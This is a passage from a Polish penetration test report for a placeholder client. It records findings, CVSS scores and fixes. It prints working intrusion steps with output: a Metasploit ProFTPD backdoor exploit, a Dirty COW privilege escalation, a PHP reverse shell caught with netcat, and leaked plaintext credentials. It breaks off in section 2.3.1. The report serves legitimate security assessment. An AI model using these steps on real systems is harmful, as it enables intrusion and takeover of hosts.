

---

# Raport z testu penetracyjnego

Wersja 1.0

---

Przeprowadzony przez:

Miłosz Kutyła  
Patryk Jankowicz

## An Example Company (AEC)



28 maja 2023

UWAGA: Informacje przedstawione w niniejszym dokumencie są POUFNE i przeznaczone tylko dla AEC

# Spis treści

<b>1</b>	<b>Streszczenie raportu</b>	<b>2</b>
1.1	Podsumowanie dla Zarządu . . . . .	2
1.2	Zakres prac . . . . .	2
1.3	Ograniczenia testu penetracyjnego . . . . .	2
1.4	Podsumowanie obserwacji . . . . .	3
1.5	Podsumowanie rekomendacji . . . . .	4
1.6	Zauważone poprawne środki bezpieczeństwa . . . . .	4
<b>2</b>	<b>Szczegóły techniczne</b>	<b>5</b>
2.1	Podatności o krytycznym poziomie zagrożenia . . . . .	7
2.1.1	Możliwość uzyskania uprawnień root na serwerze FTP . . . . .	7
2.1.2	Możliwość uzyskania uprawnień użytkownika root (CVE-2016-5195 Dirty-Cow) . . . . .	9
2.2	Podatności o wysokim poziomie zagrożenia . . . . .	11
2.2.1	Możliwość uzyskania połączenia z serwera typu reverse shell . . . . .	11
2.2.2	Publicznie dostępne poufne zasoby aplikacji . . . . .	13
2.3	Podatności o średnim poziomie zagrożenia . . . . .	16
2.3.1	Publicznie dostępna strona przekazywanie plików na serwer aplikacji . . . . .	16
2.3.2	Występowanie podatności CSRF . . . . .	18
2.3.3	Zła konfiguracja uprawnień użytkowników . . . . .	20
2.3.4	Brak walidacji rozszerzeń plików przekazywanych na serwer . . . . .	22
2.3.5	Błędna konfiguracja: przechowywanie haseł w plain-text . . . . .	23
2.3.6	Występowanie podatności Reflected XSS . . . . .	24
2.4	Podatności o niskim poziomie zagrożenia . . . . .	25
2.4.1	Podatność na atak SQL injection . . . . .	25
2.4.2	Odkrycie informacji o usłudze SSH w sieci wewnętrznej . . . . .	31
2.4.3	Występowanie podatności Stored XSS . . . . .	32
2.5	Informacyjne . . . . .	35
2.5.1	Nieszyfrowana transmisja danych . . . . .	35
2.5.2	Potencjalna podatność Path Traversal . . . . .	36
2.5.3	Wykorzystywanie nieaktualnej wersji serwera Apache . . . . .	37
2.5.4	Brak tokenów zabezpieczających przed atakiem CSRF . . . . .	38
2.5.5	Ujawnienie danych o usługach w wysyłanych zapytaniach . . . . .	39
	<b>Załączniki</b>	<b>40</b>
<b>A</b>	<b>Użyte narzędzia</b>	<b>40</b>

# 1 Streszczenie raportu

An Example Company (AEC) skontaktowało się z zespołem JK Security w celu przeprowadzenia testu penetracyjnego, aby zidentyfikować problemy w bezpieczeństwie swojej infrastruktury. Niniejszy raport został złożony 28.05.2024. Przeprowadzony test penetracyjny był testem typu blackbox (wykorzystano jedynie podany zakres adresów IP), a jego wyniki służą wewnętrznej ocenie zagrożeń w infrastrukturze AEC.

## 1.1 Podsumowanie dla Zarządu

W trakcie realizacji testu odnaleziono **13** zagrożeń w sieci AEC. **2** podatności niosą za sobą krytyczne zagrożenie, **2** wysokie, **6** średnie, a **3** niskie. Więcej informacji na ten temat można znaleźć w Sekcji 2. JK Security udało się uzyskać pełen dostęp do hostów testowanej infrastruktury. Odtworzenie kroków zespołu przez realnych przestępców może wpłynąć na poufność, integralność i dostępność infrastruktury AEC. Może to potencjalnie zagrozić reputacji firmy i obciążyć AEC znacznymi kosztami w związku z potencjalnymi pozwami i stratami wizerunkowymi.

## 1.2 Zakres prac

Testy penetracyjne przeprowadzono w dniach 14.05-28.05.2024. W realizacji zlecenia skupiono się na następujących celach wskazanych przez AEC:

- wykrycie słabych punktów i komplikacji, które mogą mieć wpływ na poufność, integralność i dostępność (triada CIA) systemów informatycznych AEC.
- pomoc AEC w poprawie stanu bezpieczeństwa ich infrastruktury.


## 1.3 Ograniczenia testu penetracyjnego

Pełen zasięg testu penetracyjnego został ograniczony do następujących podsieci: 10.5.1.0/24 i 10.5.2.0/24. Test penetracyjny był przeprowadzony ze szczególną ostrożnością, aby nie obejmować innych hostów znajdujących się w sieci produkcyjnej. Dodatkowo zadbano o to, aby żadna usługa nie została zakłócona. Nie wydobyto, nie zmodyfikowano, ani nie usunięto żadnych danych, które nie zostały wymienione lub przywołane w niniejszym raporcie.

## 1.4 Podsumowanie obserwacji

Ta sekcja służy za przegląd bezpieczeństwa infrastruktury AEC. Szczegółowa lista wszystkich wykrytych podatności została przedstawiona w Sekcji 2.

Wykres widoczny na rysunku 1. przedstawia podsumowanie obserwacji ilustrując liczbę obserwacji danej kategorii w analizowanej infrastrukturze. Większość z obserwacji jest związana z niebezpieczną konfiguracją zasobów lub z błędami w konfiguracji usług. Zauważono brak odpowiedniego zabezpieczania danych (w tym do logowania). W trakcie testu wykryto 2 krytyczne podatności pozwalające na zdobycie uprawnień administratora na badanych zasobach. Do najmniej licznych obserwacji należą błędy w konfiguracji uprawnień pozwalające na odczyt poufnych informacji.



Rysunek 1: Podsumowanie obserwacji

## 1.5 Podsumowanie rekomendacji

Poniżej znajduje się lista zaleceń, które należy wdrożyć w celu poprawy bezpieczeństwa:

- Zweryfikować wersję zainstalowanych usług i zaktualizować je do najnowszych dostępnych.
- Zabezpieczyć wrażliwe strony/lokalizacje/zasoby przed dostępem osób nieautoryzowanych.
- Usunąć jawnie przechowywane poświadczenia w bazie danych (zastosowanie bezpiecznej funkcji skrótu w przypadku przechowywanych haseł).
- Zmodyfikować konfigurację zapytań obsługiwanych przez serwer aplikacji webowej.
- Sanityzacja i parametryzacja każdego danych wpisywanych na stronie serwisu przez użytkownika.
- Wprowadzić politykę najniższych potrzebnych uprawnień dla użytkowników.

Sugeruje się, aby powyższe akcje wykonać w kolejności ich podania. Znalezione podatności, dokładnie opisane w Sekcji 2, zaleca się usuwać w kolejności ich uporządkowania:

- plan działań naprawczych odkrytych podatności **krytycznych** należy stworzyć w ciągu dwóch tygodni, a podatności naprawić w ciągu miesiąca. Należy zająć się nimi priorytetowo.
- plan działań naprawczych odkrytych podatności **wysokich** należy stworzyć w ciągu miesiąca, a podatności naprawić w trzech miesiący.
- pozostałe podatności można naprawić w późniejszym czasie, jednakże nie później niż w przeciągu sześciu miesięcy dla kwestii o **średnim** poziomie ryzyka i nie później niż w przeciągu roku dla **niskich**.
- w perspektywie do dwóch lat należy zająć się również kwestiami informacyjnymi.

## 1.6 Zauważone poprawne środki bezpieczeństwa

W trakcie testów zespół został kilkakrotnie zatrzymany przez środki bezpieczeństwa stosowane w testowanej infrastrukturze. Kilka podstawowych, dobrych praktyk bezpieczeństwa skutecznie ograniczyło możliwości eksploatacji. Do tych środków bezpieczeństwa należą:

- Blokowanie ruchu na innych, nieużywanych portach przez firewall.
- Uwierzytelnianie z użyciem kryptografii asymetrycznej na hoście z usługą SSH.
- Segmentacja sieci – ukrycie hostów za strefą DMZ do której dostęp miały tylko wybrane urządzenia.

Te środki kontroli powinny być ciągle obserwowane i regularnie utrzymywane w celu utrzymania bezpieczeństwa infrastruktury.


## 2 Szczegóły techniczne

Znalezione podatności zostały odpowiednio skategoryzowane przez zespół. Poniższa tabela przedstawia liczbę podatności znalezionych w trakcie omawianego testu penetracyjnego. Podatności zostały skategoryzowane na podstawie wprowadzanego zagrożenia, którego wynik został wyznaczony przez Common Vulnerability Scoring System (CVSS).

### Stopień zagrożenia i całkowita liczba znalezionych podatności

Stopień zagrożenia	Niski (0.1-3.9)	Średni (4.0-6.9)	Wysoki (7.0-8.9)	Krytyczny (9.0-10.0)
Liczba podatności	3	6	2	2

Liczbę podatności o danym stopniu zagrożenia na wykresie słupkowym przedstawia rys. 2.



Rysunek 2: Liczba podatności o danym stopniu zagrożenia

Poniższa tabela wstępnie charakteryzuje znalezione podatności przez podanie dokładnego poziomu ryzyka, który wprowadzają. Przedstawione wyniki zostały obliczone przy pomocy kalkulatora CVSS v3.1 [1].

### Kategoryzacja podatności

Podatność	Stopień zagrożenia
Podatna wersja FTP	10.0
Podatność CVE-2016-5195 DirtyCow	9.0
Możliwość ustanowienia połączenia reverse-shell	8.3
Publicznie dostępne poufne zasoby aplikacji	7.3
Publicznie dostępna strona przekazywanie plików	6.5
Podatność CSRF	6.3
Nadmiernie uprzywilejowane konta	5.9
Brak walidacji rozszerzeń przekazywanych plików	5.3
Przechowywanie haseł w plain-text	5.3
Podatność Reflected XSS	4.3
Podatność SQLi	3.7
Odkrycie informacji o usłudze SSH w sieci wew.	3.0
Podatność Stored XSS	2.2

Dalsze podsekcje dokładniej charakteryzują odnalezione podatności. Każda sekcja składa się z opisu, potencjalnego wpływu na funkcjonowanie AEC, sposobu eksploatacji oraz rekomendacji służących naprawie danej podatności. Do niektórych z nich dołączone zostały źródła, które przybliżają omawiane zagadnienia. Do każdej kwestii (za wyjątkiem informacyjnych) dołączony został wektor CVSS służący ocenie wpływu podatności na infrastrukturę AEC.

## 2.1 Podatności o krytycznym poziomie zagrożenia

### 2.1.1 Możliwość uzyskania uprawnień root na serwerze FTP

Poziom zagrożenia: **Krytyczny (10.0)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

#### Opis

Wiedząc o podatnej wersji FTP, atakujący może wykorzystać dostępne exploit'y w celu uzyskania uprawnień root'a (administratora) na hoście udostępniającym usługę serwera FTP.

#### Potencjalne zagrożenia biznesowe

Pełna kompromitacja usługi i przejęcie kontroli nad hostem przez atakującego. Możliwości odkrywania sieci wszerek (lateral movement i pivoting).

#### Dotyczy hostów

10.5.1.11

#### Szczegóły eksploatacji

Lukę można przełamać z wykorzystaniem narzędzia Metasploitable. Exploit

**proftpd\_133c\_backdoor**

należy skonfigurować ustawiając RHOST (cel) na 10.5.1.11 oraz zmieniając ładunek na

**cmd/unix/interact**

Bez tego kroku atak się nie powiedzie. Następnie należy uruchomić narzędzie co skutkuje ustanowieniem połączenia z uprawnieniami **root**. (zrzut 3)

```
msf exploit(proftpd_133c_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.5.1.11       yes       The target address
  RPORT     21              yes       The target port

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   cmd/unix/interact

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(proftpd_133c_backdoor) >
```

(a) Konfiguracja exploita w Metasploitable



```
msf exploit(proftpd_133c_backdoor) > exploit

[*] Sending Backdoor Command
[*] Found shell.
[*] Command shell session 2 opened (10.5.0.1:40605 -> 10.5.1.11:21) at 2024-05-19 14:15:39 -0500

id
uid=0(root) gid=0(root) groups=65534(nogroup)
```

(b) Wykonanie ataku, uzyskanie uprawnień roota na atakowanym hoście

Rysunek 3: Zdobywanie uprawnień root'a na hoście z usługą FTP

## Rekomendacje

Aktualizacja usługi FTP, weryfikacja reguł firewall'a.

### 2.1.2 Możliwość uzyskania uprawnień użytkownika root (CVE-2016-5195 Dirty-Cow)

Poziom zagrożenia: **Krytyczny (9.0)**

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

#### Opis

Kolejnym krokiem opisanych wcześniej podatności, a w szczególności zestawienia połączenia typu reverse shell 2.2.1 jest zwiększenie uprawnień do root'a przez atakującego.

#### Potencjalne zagrożenia biznesowe


Całkowita kompromitacja hosta, pełna kontrola atakującego nad usługą.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

1. Sprawdzenie wersji jądra systemu - w tym przypadku serwer działa na starym jądrze linuxa (2.6.26) (zrzut 4) w rezultacie podatny jest na wykorzystanie ekspolita na podatność Dirty COW. Pozwala on na wykorzystanie błędu w mechanizmie Copy-On-Write systemu.
2. Na atakowaną maszynę należy dostarczyć kod eksploita napisany w C (np. przez podatność panelu przesyłania plików, wymaga to zmiany rozszerzenia z .c na .txt).
3. Eksploit należy skompilować i uruchomić (zrzut 5), co skutkuje utworzeniem nowego użytkownika firefart z uprawnieniami root'a. (zrzut 6), (zrzut 7).
4. W celu zalogowania na nowego użytkownika należy ustabilizować powłokę np. skryptem Python (bez tego kroku zmiana użytkownika nie jest możliwa).



```
sh-3.2$ uname -a
Linux dmza 2.6.26 #2 Fri Aug 20 00:55:10 UTC 2010 i686 GNU/Linux
sh-3.2$
```

Rysunek 4: Weryfikacja wersji jądra systemu Linux



```
sh-3.2$ gcc -static -pthread krowa.c -o krowa_exp -lcrypt
sh-3.2$ ls
```

Rysunek 5: Kompilacja kodu ekspolita

```

sh-3.2$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dmza:/$ su firefart
su firefart
Password:

dmza:/# ls
ls
bin  dev  home  lost+found  mnt  proc  sbin  srv  tmp  usr
boot  etc  lib  media  opt  root  selinux  sys  tools  var
dmza:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
dmza:/# █
  
```

Rysunek 6: Stabilizacja powłoki, zmiana użytkownika i weryfikacja uprawnień

```

sh-3.2$ cat /etc/passwd
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
uml-net:x:101:103::/home/uml-net:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
snort:x:103:105:Snort IDS:/var/log/snort:/bin/false
  
```

Rysunek 7: Nowy wpis w pliku /etc/passwd

## Rekomendacje

Aktualizacja jądra systemu oraz regularne przeprowadzanie tego procesu. Dodatkowo ograniczenie uprawnień użytkowników, odinstalowanie nieużywanych usług (np. kompilator gcc), wykorzystanie mechanizmów typu AppArmor lub SELinux.

## 2.2 Podatności o wysokim poziomie zagrożenia

### 2.2.1 Możliwość uzyskania połączenia z serwera typu reverse shell

Poziom zagrożenia: **Wysoki (8.3)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L

#### Opis

Przez omówione podatności w poprzednich sekcjach 2.3.1 oraz 2.3.4, atakujący może uzyskać połączenie typu reverse shell z testowanym serwerem.

#### Potencjalne zagrożenia biznesowe


Przez połączenie z maszyną, atakujący może doprowadzić do pełnej kompromitacji usługi poprzez wykonanie procesu podniesienia uprawnień, a także dalsze skanowanie sieci (pivoting czy lateral movement).

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

1. Przesłanie na serwer pliku .php zawierający reverse shell, np. stworzony przez pentestmonkey (zrzut 8).



## Index of /uploads/file

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">rev_shell.php</a>	23-May-2024 20:50	2.5K	
<a href="#">rev_shell_80.php</a>	23-May-2024 20:55	2.5K	
<a href="#">rev_shell_80_2.php</a>	23-May-2024 20:57	2.5K	

Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch Server at 10.5.1.10 Port 80

Rysunek 8: Wysłanie na serwer potencjalnie złośliwego pliku z rozszerzeniem .php

2. Uruchomić nasłuchiwanie na wskazanym porcie (np. z wykorzystaniem netcat'a). W tym przypadku musi on działać na porcie 80, gdyż inne były filtrowane przez firewall.
3. Przesłany plik należy uruchomić z poziomu panelu. Poskutkuje to nawiązaniem połączenia z ustawioną usługą nasłuchującą jako użytkownik **www-data** (zrzut 9).

```
root@bt:~# sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.5.0.1] from (UNKNOWN) [10.5.0.254] 60247
Linux dmza 2.6.26 #2 Fri Aug 20 00:55:10 UTC 2010; i686 GNU/Linux
20:58:54 up 4 days, 7:37, 0 users, load average: 1.08, 1.31, 1.01
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU       WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
      id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
```

Rysunek 9: Zestawienie połączenia jako www-data

## Rekomendacje

Weryfikacja reguł ustawionych na firewall'u, sprawdzenie wymagań opisanych w sekcji 2.3.4, przypisanie odpowiednich uprawnień użytkownikom.

## 2.2.2 Publicznie dostępne poufne zasoby aplikacji

Poziom zagrożenia: **Wysoki (7.3)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

### Opis

Aplikacja udostępnia publicznie (bez wymaganego uwierzytelnienia) zasoby tj. pliki z zawartością bazy danych (zrzut 10) (w tym z **hasłami użytkowników w serwisie** oraz zdjęcia (zrzut 11).

### Potencjalne zagrożenia biznesowe


Zdobycie wrażliwych danych przez atakującego, podszywanie się pod użytkowników, nieautoryzowany dostęp do serwisu i jego dalsza eksploatacja.

### Dotyczy hostów

10.5.1.10

### Szczegóły eksploatacji

Adresy url zostały poznane na etapie enumeracji zasobów aplikacji, wykorzystując narzędzia Nikto oraz Dirbuster. W



```

INSERT INTO `links` (`id`, `title`, `url`) VALUES
(1, 'Exploit | KB', 'http://exploit.co.il'),
(2, 'BackTrack Linux', 'http://www.backtrack-linux.org/'),
(3, 'Exploit DB', 'http://www.exploit-db.com/'),
(4, 'Offensive Security', 'http://www.offensive-security.com/'),
(5, 'Security Tube', 'http://www.securitytube.net/');

--
-- Table structure for table `members`
--


CREATE TABLE IF NOT EXISTS `members` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `username` varchar(65) NOT NULL DEFAULT '',
  `password` varchar(65) NOT NULL DEFAULT '',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=4 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` (`id`, `username`, `password`) VALUES
(1, 'admin', 'P@ssw0rd'),
(2, 'r00t', 'lqa2ws'),
(3, 'editor', 'qlw2e3r4');

```

Rysunek 10: Publicznie dostępna (bez uwierzytelniania) zawartość bazy danych w tym **hasła** użytkowników w serwisie.



Rysunek 11: Publicznie dostępne zdjęcia

## Rekomendacje

Przegląd i dostosowanie wszystkich zasobów pod kątem dostępności dla nieuwierzytelnionych użytkowników. Regularne testy/skanowania chroniące przez wystąpieniem takiego incydentu w przyszłości.



## 2.3 Podatności o średnim poziomie zagrożenia

### 2.3.1 Publicznie dostępna strona przekazywanie plików na serwer aplikacji

Poziom zagrożenia: Średni (6.5)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

#### Opis

Aplikacja udostępnia publicznie (bez wymaganego uwierzytelnienia) stronę umożliwiającą upload plików na serwer (zrzut 12).

#### Potencjalne zagrożenia biznesowe

Dostęp osób niepowołanych do panelu upload'u plików, skutkujący możliwością nadużycia funkcjonalności w celu upublicznienia i wykonania złośliwych aplikacji (exploit'ów) na serwerze przez atakującego.

